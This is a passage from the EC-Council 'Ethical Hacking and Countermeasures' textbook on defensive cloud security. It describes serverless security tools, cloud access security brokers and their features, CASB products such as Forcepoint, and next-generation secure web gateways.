


Figure 19.111: Screenshot of CloudGuard

Listed below are additional tools for securing a serverless computing environment:

- Synk (*https://snyk.io*)
- Aqua Security for Serverless Functions (FaaS) (*https://www.aquasec.com*)
- Prisma Cloud (*https://www.paloaltonetworks.com*)
- Dashbird (*https://dashbird.io*)
- Thundra (*https://www.thundra.io*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Access Security Broker (CASB)

Cloud access security brokers (CASBs) are on-premise or cloud-hosted solutions. They are responsible for enforcing security, compliance, and governance policies in the cloud applications. A CASB is located between the on-premise infrastructure of an organization and the infrastructure of a cloud provider. It acts as a gatekeeper that enables organizations to extend their security policies beyond their own infrastructure.

Features of CASB

- **Visibility into cloud usage**

  It finds shadow IT cloud services and provides visibility into the user activities with the allowed cloud applications.

- **Data security**

  It enforces data-centric security encryption, tokenization, access control, and information rights management.

- **Threat protection**

  It detects and responds to malicious insider threats, privileged user threats, and compromised accounts.

- **Compliance**

  It discovers critical data in the cloud and enforces DLP policies to satisfy the data residency and compliance requirements.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

CASBs offer the following:

- **Firewalls** to identify malware, thereby preventing the malware from entering the enterprise network.
- **Authentication** for user credentials, ensuring that only the allowed users can access the required organizational resources.
- **WAFs** to prevent malware from breaching security at the application level instead of the network level.
- **DLP** prevents users from transferring critical information outside the organization.

How CASBs work:

A CASB works by

- Ensuring network traffic between on-premise devices and the cloud provider complies with the organizational security policies.
- Provides insights into the use of cloud applications across cloud platforms and identifies unsanctioned use.
- Uses auto-discovery to identify
  - Cloud applications in use
  - High-risk applications
  - High-risk users
- Enforcing different security access controls such as encryption and device profiling.
- Providing services such as credential mapping when SSO is not available.





Figure 19.112: Cloud access security broker (CASB)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



CASB Solutions

- **Forcepoint CASB**

  Source: *https://www.forcepoint.com*

  Forcepoint CASB provides complete security for all cloud applications. Its key features include cloud application discovery, cloud application risk scoring, data classification, user and application governance, real-time activity monitoring/analytics, automatic anomaly detection, data loss prevention, and integration with third-party solutions.





Figure 19.113: Screenshot of Forcepoint CASB User Risk Dashboard

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Additional CASB solutions include the following:

- CloudCodes (*https://www.cloudcodes.com*)
- Cisco Cloudlock (*https://www.cisco.com*)
- Bitglass Cloud Security (*https://www.bitglass.com*)
- Microsoft Cloud App Security (*https://www.microsoft.com*)
- FortiCASB (*https://www.fortinet.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Next-Generation Secure Web Gateway (NG SWG)

NG SWG is a cloud-based security solution that protects an organization's network from cloud-based threats, malware infections, and online data theft. It also allows clients to securely access the cloud services. It detects cloud-based threats in advance, prioritizes them based on their risks, and manages the application being used by different users and clients. The following are some of its modern cloud visibility capabilities and features.

- URL filtering
- Certificate (TLS/SSL) decryption
- CASB operations such as identifying, decrypting, analyzing, and securing traffic
- Advanced threat protection (ATP), along with sandboxing and machine learning (ML)–oriented anomaly detection
- Support for data loss prevention (DLP) for web traffic and cloud applications
- Qualitative metadata contexts for web inspection and reporting

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

